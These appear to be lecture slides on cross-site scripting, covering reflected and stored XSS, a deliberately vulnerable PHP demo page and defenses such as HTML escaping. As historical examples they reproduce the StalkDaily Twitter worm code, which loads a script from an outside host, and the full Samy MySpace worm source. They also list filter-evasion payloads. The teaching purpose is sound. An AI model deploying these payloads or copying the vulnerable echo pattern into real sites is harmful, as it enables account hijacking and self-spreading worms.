
naive.com/hello.php?name=<img
src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/
YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>

Welcome, dear Bob

Welcome, dear



Cross-Site Scripting (XSS)



XSS – Quick Demo


```
<?php
setcookie("SECRET_COOKIE", "12345");
header("X-XSS-Protection: 0");
?>
<html><body><br><br>
<form action="vulnerable.php" method="get">
Name: <input type="text" name="name" size="80">
<input type="submit" value="submit"></form>
<br><br><br>
<div id="greeting">
<?php
$name = $_GET["name"];
if($name) { echo "Welcome " . $_GET['name'];}
?>
</div></body></html>
```

**Need to explicitly disable
XSS protection – newer
browsers try to help web
developers avoid these
vulnerabilities!**

Reflected XSS

- User is tricked into visiting an honest website
 - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an **arbitrary attack script**
 - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to **show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites**
 - This violates the “spirit” of the same origin policy


Basic Pattern for Reflected XSS



Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
 - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS



Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but  
with pictures, videos, and so much more! ");  
var xss = urlencode('http://www.stalkdaily.com"></a><script  
src="http://mikeyyloolz.uuuq.com/x.js"></script><script  
src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST",  
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");  
ajaxConn1.connect("/account/settings", "POST",  
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

<http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/>

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
 - ' becomes `'`; " becomes `"`; & becomes `&`
 - In ASP.NET, `Server.HtmlEncode(string)`

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
 - Blocking “<” and “>” is not enough
 - Event handlers, stylesheets, encoded inputs (%3C), etc.
 - phpBB allowed simple HTML tags like

`<b c=">" onmouseover="script" x="<b ">Hello<b>`

- Beware of filter evasion tricks (XSS Cheat Sheet)
 - If filter allows quoting (of <script>, etc.), beware of malformed quoting: `<IMG """"><SCRIPT>alert("XSS")</SCRIPT>">`
 - Long UTF-8 encoding
 - Scripts are not only in <script>:

`<iframe src='https://bank.com/login' onload='steal()'`

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url( 'javascript:alert(1)' )">`
- But MySpace will strip out “javascript”
 - Use “`java<NEWLINE>script`” instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+'A,A')}function nothing(){function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a',A+jav'+a');AE=AE.replace('exp'+r)',exp'+r)+A);AF=' but most of all, samy is my hero. <d'+iv
id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}}</DIV>
```


MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak

